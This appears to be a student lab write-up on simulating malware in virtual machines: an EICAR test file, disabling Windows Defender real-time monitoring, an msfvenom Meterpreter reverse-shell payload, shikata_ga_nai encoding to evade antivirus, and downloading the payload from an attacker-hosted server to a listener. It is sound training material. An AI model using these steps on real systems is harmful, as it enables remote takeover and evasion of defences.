LAB: MALWARE SIMULATION ATTACKS

Malware Classification and Detection


Create the EICAR Test File:

Open a text editor (e.g., Notepad).

Type : X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

Then, save as eicar.com

Use Windows Defender to run quick scan:



Real-Time Threat Monitoring with PowerShell

Firstly, make sure to run `PS C:\> Set-MpPreference -DisableRealTimeMonitoring $true` to disable Threat Monitoring temporarily.

Then, use Get-MpComputerStatus and Get-MpThreat to retrieve the current antivirus status and threats.

```
PS C:\> Get-MpThreat


CategoryID       : 42
DidThreatExecute : False
IsActive         : False
Resources        :
RollupStatus     : 1
SchemaVersion    : 1.0.0.0
SeverityID       : 5
ThreatID         : 2147519003
ThreatName       : Virus:DOS/EICAR_Test_File
TypeID           : 0
PSComputerName   :
```

Don't forget to re-enable the Real Time Monitoring:

```
PS C:\Windows\system32> Set-MpPreference -DisableRealTimeMonitoring $false
```

Reverse Shell Attack Simulation using Metasploit

Generate a Meterpreter payload (msfvenom) targeting a Windows VM:

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.34 LPORT=4
444 -f exe -o reverse_shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.34 LPOR
T=4444 -f exe -o reverse_shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy function
s.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: reverse_shell.exe
msf6 >
```

Encode the Payload to bypass antivirus detection:

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.34 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe
-o encoded_reverse_shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.34 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f e
xe -o encoded_reverse_shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
Saved as: encoded_reverse_shell.exe
msf6 >
```

Download the Payload using Powershell:

```
PS C:\Windows\system32> Invoke-WebRequest -Uri http://192.168.0.34:8000/encoded_reverse_shell.exe


StatusCode        : 200
StatusDescription : OK
Content           : {77, 90, 144, 0...}
RawContent        : HTTP/1.0 200 OK
                    Content-Length: 73802
                    Content-Type: application/x-msdos-program
                    Date: Tue, 20 May 2025 09:28:14 GMT
                    Last-Modified: Tue, 20 May 2025 09:16:34 GMT
                    Server: SimpleHTTP/0.6 Python/3.13...
Headers           : {[Content-Length, 73802], [Content-Type, application/x-msdos-program], [Date, Tue, 20 May 2025
                    09:28:14 GMT], [Last-Modified, Tue, 20 May 2025 09:16:34 GMT]...}
RawContentLength  : 73802
```

Make sure to set up the connection on kali VM first before downloading the payload on windows:

```
┌──(inq㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.20 - - [20/May/2025 17:28:14] "GET /encoded_reverse_shell.exe HTTP/1.1" 200 -
```

Successful Reverse Shell Connection Back to the Attacker's Machine (Kali Linux VM):

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.34
LHOST ⇒ 192.168.0.34
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.34:4444
[*] Sending stage (177734 bytes) to 192.168.0.20
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.0.20 - Meterpreter session 2 closed.
[*] Sending stage (177734 bytes) to 192.168.0.20
[-] Meterpreter session 3 is not valid and will be closed
[*] 192.168.0.20 - Meterpreter session 3 closed.
```